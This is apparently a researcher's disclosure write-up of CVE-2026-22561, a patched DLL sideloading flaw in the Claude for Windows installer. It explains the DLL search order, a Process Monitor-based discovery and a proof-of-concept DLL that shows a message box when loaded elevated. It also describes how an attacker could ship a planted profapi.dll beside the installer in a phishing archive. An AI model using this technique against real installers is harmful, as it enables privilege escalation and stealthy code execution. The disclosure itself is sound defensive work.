CVE-2026-22561: DLL Sideloading in the Claude Desktop Installer
A full walkthrough of a DLL sideloading vulnerability found in the Claude for Windows installer, from discovery through proof-of-concept to patch — and why this straightforward class of bug continues to matter in practice.
Introduction
This post documents CVE-2026-22561, a DLL sideloading vulnerability I found in the Claude for Windows installer. The installer loads a DLL by name without specifying the full file path. Because no path is given, Windows searches a fixed sequence of directories and loads the first matching file it finds — which means an attacker can substitute a malicious copy by placing it in a directory that Windows searches before the intended location.
The vulnerability class is well-understood and has been documented for years. What makes it worth writing about is not the technical complexity — it is straightforward — but the context around it: how this technique is actively used by sophisticated threat actors, why security tooling does not always catch it, and what a practical proof-of-concept looks like from start to finish. DLL sideloading is easy to miss during development because the application works correctly in normal testing — the legitimate DLL is always found. The risk only materializes when an attacker deliberately places a malicious copy where Windows will find it first.
The vulnerability has been patched. Anthropic addressed the issue in Claude for Windows installer version 1.1.3363. The fix, disclosure timeline, and advisory are published at Anthropic’s Trust Center: CVE-2026-22561.
What Is DLL Sideloading?
Background: How Windows loads libraries
Most Windows applications do not contain all of their functionality in a single file. Instead, they depend on separate library files — called DLLs (Dynamic Link Libraries). Think of DLLs as reusable building blocks: each one packages a specific set of functions (such as networking, file handling, or cryptography) that multiple programs can share, rather than every program having to include its own copy of that code. When a program needs one of these libraries, it asks Windows to load it by name.
The problem arises when an application asks for a DLL using only its name — for example, LoadLibrary("example.dll") — without specifying the full path to where that file lives. When no path is given, Windows has to search for the file. It does this by checking a fixed sequence of directories, one after another, and loading the first file it finds with the matching name. This is called the DLL search order.

The most important detail in the diagram above is step 1: Windows checks the application’s own directory first — meaning the same folder that contains the executable file. This is what creates the vulnerability.
(The diagram shows the five most relevant search locations. The full search order documented by Microsoft includes additional steps — such as the 16-bit system directory and several pre-search checks like DLL Redirection, API sets, SxS manifest redirection, and the Known DLLs list — but for understanding this vulnerability, the five locations shown are what matter.)
If an attacker can place a file with the right name into that directory before the application runs, Windows will find and load the attacker’s file instead of the legitimate system copy. The attacker’s code runs as part of the application process, inheriting its permissions and trust.
One important exception: a fixed list of critical system libraries (known as KnownDLLs, which includes kernel32.dll, user32.dll, advapi32.dll, and others) is always loaded from C:\Windows\System32 regardless of where the application searches. Windows maintains this list in the registry under HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs, and any library on it bypasses the search order entirely. This is why attackers cannot simply drop a fake kernel32.dll next to an executable — the DLLs that can actually be hijacked are less-central libraries (like profapi.dll in the case described later) that do not appear in the KnownDLLs list.
It is also worth distinguishing two similar-sounding directories that behave very differently. The application directory is the fixed folder containing the .exe file itself — if the installer lives at C:\Users\Alice\Desktop\Claude Setup.exe, the application directory is C:\Users\Alice\Desktop\. The current working directory, by contrast, is whatever folder is active when the process starts — for example, the folder you have open in File Explorer, or the directory your Command Prompt is currently in. The current working directory can change depending on how the user launches the program. The vulnerability in this post exploits step 1 (the application directory), not the current working directory.
A note on terminology
Two closely related terms appear in vulnerability reports and threat intelligence: DLL search order hijacking and DLL sideloading.
Both exploit the fact that Windows loads DLLs by name without verifying the source, but the distinction lies in intent. DLL search order hijacking (MITRE ATT&CK T1574.001) refers specifically to abusing the directory search sequence — placing a malicious DLL earlier in the search path so that Windows finds it first. DLL sideloading (T1574.002) is the broader technique of planting a malicious DLL alongside a legitimate, often signed binary so that the binary loads it during normal execution.
In practice, the mechanics overlap heavily. The case in this post involves both: a signed binary that loads a DLL by name (a sideloading opportunity), with the malicious copy placed in the application directory so the search order finds it first (search order hijacking). This post uses “DLL sideloading” as the general term because it better describes the attacker’s overall goal — getting trusted software to load untrusted code — while noting that the underlying mechanism is the search order.
What vulnerable and safe code looks like
The difference between a vulnerable and a safe DLL load comes down to whether a path is specified:
The third option — LoadLibraryExW with LOAD_LIBRARY_SEARCH_SYSTEM32 — is typically the cleanest fix for cases where the application needs a system DLL, as it bypasses the search order entirely and loads directly from the Windows system directory.
One partial mitigation that sometimes appears in codebases is SetDllDirectory(""), which removes the current working directory from the search path. However, this does not affect the application directory (step 1 of the search order), which is always searched first. As a result, SetDllDirectory("") alone does not prevent the attack described in this post.
When does this become an attack?
The conditions required are:
- The target application loads a DLL by name without specifying the full path
- The attacker can get a malicious DLL into the directory that is searched before the legitimate one
- The attacker can cause the vulnerable binary to execute
The third condition is important: this is not a remote code execution vulnerability by itself. An attacker needs some way to deliver the file and trigger the binary — for example, through phishing (a social engineering technique where the attacker sends a deceptive email or message designed to trick the recipient into opening a file or clicking a link). What the vulnerability provides is either a privilege escalation path (if the binary runs with higher rights than the attacker) or a way to execute code inside the context of a trusted, signed process — both of which are useful in post-compromise scenarios (the phase of an attack after the attacker has already gained some initial foothold on the target system).
Why It Still Matters: Abuse in the Wild
DLL sideloading appears frequently in the toolkits of nation-state threat actors, particularly as a defense evasion technique (a method for avoiding detection by security tools) after initial access has been established.
One prominent example is APT41 — an Advanced Persistent Threat group (a sophisticated, typically government-linked attacker that maintains long-term access to target networks). APT41 is a prolific threat group known for conducting both espionage and financially motivated operations. The group has been documented using DLL sideloading extensively as part of its intrusion toolkit.
In one analyzed campaign, APT41 used Logger.exe — a legitimate signed binary from the Microsoft SDK — to sideload a malicious Logexts.dll, which then injected shellcode (small, self-contained machine code that an attacker uses as the first-stage payload to establish control) into system processes. The endpoint detection and response (EDR — a category of security software that continuously monitors endpoints such as laptops and servers for signs of malicious activity) solution in that environment did not raise an alert until the command-and-control phase (the stage where the attacker’s implant begins communicating back to attacker-controlled infrastructure for remote commands), when suspicious DNS queries finally triggered detection [1].
The DodgeBox loader — attributed to APT41 with moderate confidence by Zscaler ThreatLabz — also relies on DLL sideloading as part of its execution chain [2].
The CVE class described in this post maps to MITRE ATT&CK T1574.001 — Hijack Execution Flow: DLL Search Order Hijacking. The related technique T1574.002 — DLL Side-Loading covers the broader abuse of legitimate signed binaries to load malicious DLLs, and is the variant documented in the APT41 campaigns above [3].
A Note on EDR Detection
A common assumption is that code running under a signed, trusted binary will not be flagged by endpoint security tools. The reality is more nuanced. Leading EDR products do not universally trust signed binaries — most implement behavioral analysis that examines what a process does, not just what signed it. However, the signed parent process makes detection harder by blending malicious activity into what looks like normal, legitimate behavior: many security tools apply lighter scrutiny to processes spawned from or associated with known legitimate applications, and in practice, detection of DLL sideloading varies significantly by product and configuration [4].
The documented APT41 case illustrates this well — detection happened, but late. A technique that delays detection is still operationally useful to an attacker, even if it does not guarantee complete evasion. This is the practical value of DLL sideloading in post-exploitation (the phase after an attacker has already compromised a system and is working to expand access or achieve objectives) scenarios: it buys time and makes forensic attribution (the investigative process of tracing an attack back to its origin and identifying the responsible actor) more difficult.
CVE-2026-22561 — Claude Desktop
The Claude for Windows installer was vulnerable to DLL sideloading during its execution.
The installer loads DLLs by name without a full path, relying on Windows to locate them through the standard search order. One practical attack scenario: an attacker packages a malicious DLL alongside the legitimate installer in an archive (zip, ISO (a disc image file format that packages multiple files into a single container), or similar), and delivers it to a target via phishing. The target downloads and extracts the archive, then runs the installer from the same directory — at which point Windows finds and loads the attacker’s DLL before the legitimate system copy, executing arbitrary code at the installer’s privilege level.
Because the installer requests UAC (User Account Control — a Windows security feature that prompts the user for confirmation before allowing a program to run with administrator-level privileges) elevation, this scenario works most effectively against targets who already hold local administrator privileges. This is a common configuration for several types of roles: IT and infrastructure teams who manage software deployments, software developers and engineers who frequently install development tools and dependencies, security professionals and researchers, and employees in organizations where administrative rights are granted broadly. A standard user who cannot approve the UAC prompt would not trigger the elevated load. This prerequisite narrows the realistic attack surface, but in practice, administrative accounts are common enough among these roles that it does not eliminate the risk.
The full advisory is published at Anthropic’s Trust Center: CVE-2026-22561 — DLL Search Order Hijacking in Claude for Windows Installer.
Proof of Concept Walkthrough
The following documents the steps used to verify that the vulnerability results in code execution with elevated privileges.
Step 1 — Verifying the installer’s signature
Before anything else, confirm that the installer is legitimately signed. This matters because the trusted signature is precisely what makes the vulnerability meaningful — the DLL loaded by a signed, elevation-requesting binary inherits that elevated context.


The installer carries an Authenticode signature (Microsoft’s code-signing mechanism that cryptographically binds a publisher’s identity to an executable, so that Windows can verify who built the software and confirm it has not been tampered with) issued to Anthropic, PBC. When this binary requests elevation, Windows presents “Verified publisher: Anthropic, PBC.”
Step 2 — Configuring Process Monitor

Process Monitor (a Sysinternals tool — Sysinternals is a suite of advanced diagnostic utilities for Windows, published by Microsoft — that records real-time file system, registry, and process activity, widely used in security research to observe exactly which files a program tries to open) is configured to capture CreateFile operations by Claude Setup.exe where the result is NAME NOT FOUND and the path ends with .dll. This identifies DLLs the installer searches for but cannot find in the current directory.
Step 3 — Observing DLL load behavior before UAC
Even before UAC is accepted, Process Monitor already shows DLL search activity. The initial (non-elevated) process searches for DLLs in the directory from which it was launched:

cryptnet.dll, WINHTTP.dll, and winnlsres.dll are searched for within seconds of launch. The installer checks the application’s own directory before System32.
Step 4 — UAC elevation
Step 5 — Post-elevation DLL loading
Immediately after elevation, Process Monitor shows significantly increased DLL search activity from the elevated process. profapi.dll is among the DLLs searched in the Desktop directory:

Any DLL found and loaded at this stage executes with Administrator privileges.
Step 6 — Confirming architecture
Before building a proof-of-concept DLL, the target architecture must be determined — a DLL compiled for the wrong architecture (32-bit vs. 64-bit) will not be loaded. In Task Manager, a 32-bit process shows (32 bit) after its name. No such label appears here:

The installer is x64. The malicious DLL must also be compiled as x64.
Step 7 — Analyzing profapi.dll’s exports
When a DLL is loaded by a target application, one question determines the complexity of the exploit: does the application actually call any functions from that DLL? If it does, the attacker’s replacement DLL must forward those function calls to the original — this is called a proxy DLL (a malicious DLL that re-exports all the original DLL’s functions by forwarding them to the legitimate copy, while also executing attacker code). If the application only loads the DLL without calling its functions, a simple stub (a minimal, empty DLL with no real functionality) is sufficient.
To answer this question, first examine what the legitimate profapi.dll exports. Every DLL has an export table — essentially a menu of functions it offers to other programs. To inspect this table, we use dumpbin (a Microsoft tool that displays the internal structure of executable files). The output below is long, but the two key lines to look for are number of functions and number of names:
The key lines in this output are 17 number of functions and 0 number of names. This tells us that profapi.dll exports 17 functions, but all are exported by ordinal only — meaning each function is identified by a numeric index rather than by a human-readable name. When a function is exported by ordinal, the only way to look it up is by its number, not by calling GetProcAddress (a Windows API that retrieves the address of a specific function from a loaded DLL) with a name string.
More importantly, replacing profapi.dll with a stub containing no exports does not crash the installer. This indicates that, at least during the observed execution flow, the installer does not call any of these ordinal functions. A DLL being loaded and a DLL’s functions being called are distinct operations — the DLL file is pulled into memory when LoadLibrary succeeds, but individual functions inside it are only executed if the application explicitly calls them afterward. In this case, the installer appears to load profapi.dll as part of a transitive dependency chain (A loads B, and B declares a dependency on C, so Windows loads C as well — even if A never directly uses C). For example, the installer might depend on a library that in turn declares profapi.dll as a dependency, causing Windows to load it automatically even though the installer never calls any of its functions. Satisfying the LoadLibrary call is sufficient; the ordinal functions are not invoked during the executed code paths. A proxy DLL is therefore not required — a simple DLL that contains only attacker code will work.
Step 8 — Building the proof-of-concept DLL
The goal of this DLL is straightforward: when loaded, it checks whether it is running with administrator privileges and displays a message box showing the result. This proves that attacker-controlled code executes in the elevated context. The key mechanism is DllMain — the entry point function that Windows calls automatically the moment a DLL is loaded into a process. By placing the payload inside the DLL_PROCESS_ATTACH case (DLL_PROCESS_ATTACH is a notification code meaning “this DLL is being loaded into a process for the first time”), the code runs immediately when the installer loads the DLL, with no further action required.
The #pragma comment(lib, ...) lines are MSVC compiler directives that tell the linker to include the specified Windows libraries (advapi32 for security token functions, user32 for MessageBox). The Payload() function opens the current process’s security token, queries whether it has elevated (administrator) privileges, and displays the result.
Compiled with the MSVC x64 toolchain (Microsoft’s C/C++ compiler for 64-bit Windows, included with Visual Studio):
Step 9 — Executing the attack
Place the compiled profapi.dll alongside Claude Setup.exe:

Running the installer from this directory and accepting the UAC prompt:

The message box appears while the installer is actively running, confirming that the DLL was loaded in the elevated context and that arbitrary code executes with Administrator privileges.
Note on this step: Manually placing
profapi.dllin the same directory asClaude Setup.exeis a verification step used to confirm the vulnerability — it is not a description of how an attacker would deliver the payload to a real target.In a real attack scenario, the attacker would never ask the target to place a DLL themselves. Instead, as described in the introduction, the attacker packages both the legitimate installer and the malicious DLL together inside an archive file (zip, ISO, or similar), and delivers this archive to the target — for example, via a phishing email. When the target extracts the archive and runs the installer from the extracted folder, Windows automatically searches that same folder first, and loads the malicious DLL without any additional action from the target. The target sees only the normal installer UI.
A common misconception is that this vulnerability “requires the user to manually place a malicious DLL” — this misunderstands the attack surface. The attacker controls what is inside the archive; the target only has to extract and run it.
Affected Versions and Fix
All Claude for Windows installer versions prior to 1.1.3363 are affected. Users should download the latest installer directly from Anthropic’s official distribution channels. The advisory with full details is at Anthropic’s Trust Center: CVE-2026-22561.
Key Takeaways
The vulnerability is simple; the context is what makes it consequential. DLL sideloading is not a novel or technically sophisticated finding. Its relevance comes from how it is used in practice — as a post-exploitation technique for defense evasion and privilege escalation, not as a standalone attack.
Specifying a full path is the fix. The most reliable fix is to load DLLs by absolute path, or to use LoadLibraryEx with the LOAD_LIBRARY_SEARCH_SYSTEM32 flag to restrict the search to trusted system directories. As noted in the code examples above, SetDllDirectory("") can remove the current working directory from the search path, but it does not affect the application directory (step 1 of the search order), which is always searched first — so it is not a complete mitigation on its own.
The issue recurs because it is invisible during normal testing. In a standard development or QA environment, the expected DLL is always found first because the malicious copy is not present. The vulnerability is only detectable when the environment is explicitly constructed to test for it — which requires either targeted security review or tooling designed to flag unsafe DLL loading patterns.
Detection is possible but not guaranteed. Behavioral EDR solutions can detect DLL sideloading, but the timing and reliability of detection varies. The use of a signed, trusted parent binary does not guarantee detection bypass, but it does introduce ambiguity that threat actors have demonstrated they can exploit [1][4].
References
[1] HackersEye. “Tales from the Shadow: APT41 Injecting ShadowPad with Sideloading.” November 2024. https://hackerseye.com/dynamic-resources-list/tales-from-the-shadow-apt-41-injecting-shadowpad-with-sideloading/
[2] Zscaler ThreatLabz. “DodgeBox: A Deep Dive into the Updated Arsenal of APT41 — Part 1.” July 2024. https://www.zscaler.com/blogs/security-research/dodgebox-deep-dive-updated-arsenal-apt41-part-1
[3] MITRE ATT&CK. “T1574.001 — Hijack Execution Flow: DLL Search Order Hijacking.” https://attack.mitre.org/techniques/T1574/001/
[4] Bitdefender TechZone. “What is DLL Sideloading?” https://techzone.bitdefender.com/en/tech-explainers/what-is-dll-sideloading.html
Thanks for reading. DLL sideloading is one of those vulnerability classes where the mechanics are straightforward, but finding it requires actually looking for it with the right tools and methodology. If any part of this is useful for your own research or review process, that is the outcome I was hoping for.